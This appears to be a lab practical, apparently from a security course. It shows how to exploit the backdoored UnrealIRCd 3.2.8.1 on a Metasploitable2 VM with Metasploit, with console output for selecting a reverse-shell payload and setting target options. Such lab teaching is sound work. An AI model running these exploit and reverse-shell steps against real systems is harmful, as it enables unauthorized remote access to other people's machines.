
Practical 3: Steps to hack Linux OS using Metasploit framework.

Description: In this practical we exploit a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive, to take the target Metasploitable machine control.

Step 1: Consider metasploitable2 as a target for this practical. After performing a port scan using Nmap, we can observe that the target is running **UnrealIRC**D on port number 6667. To exploit the target, start Metasploit framework and search for unrealirc. Load exploit and set **RHOST** and **RPORT** options



Step 2: Select a payload that suits our requirements, set payload and payload options as shown below.

```
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  D
escription
   -   ----                                      ---------------  ----    -----  -
----------
   0   payload/cmd/unix/adduser                  .                normal  No     A
dd user with useradd
   1   payload/cmd/unix/bind_perl                .                normal  No     U
nix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6           .                normal  No     U
nix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                .                normal  No     U
nix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6           .                normal  No     U
nix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                  .                normal  No     U
nix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                  .                normal  No     U
```

Step 3: Verify exploit and payload options before running exploit command. RHOST and LHOST must be target and attackers IP addresses respectively. RPORT value, in this case, is 6667 as we are targeting the vulnerable application running on this port at target's end. LPORT can be any valid port number on which attacker want to handle the reverse connection.


```
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set payload pa
yload/cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]. Supported proxie
                                       s: socks4, socks5, sapni, socks5h, http
   RHOSTS   10.0.2.10        yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):
```

Step 4: Executing exploit command will help us gain access to the target machine.



Step 5: After gaining access to the target machine, we can execute Linux commands to explore directories and do more.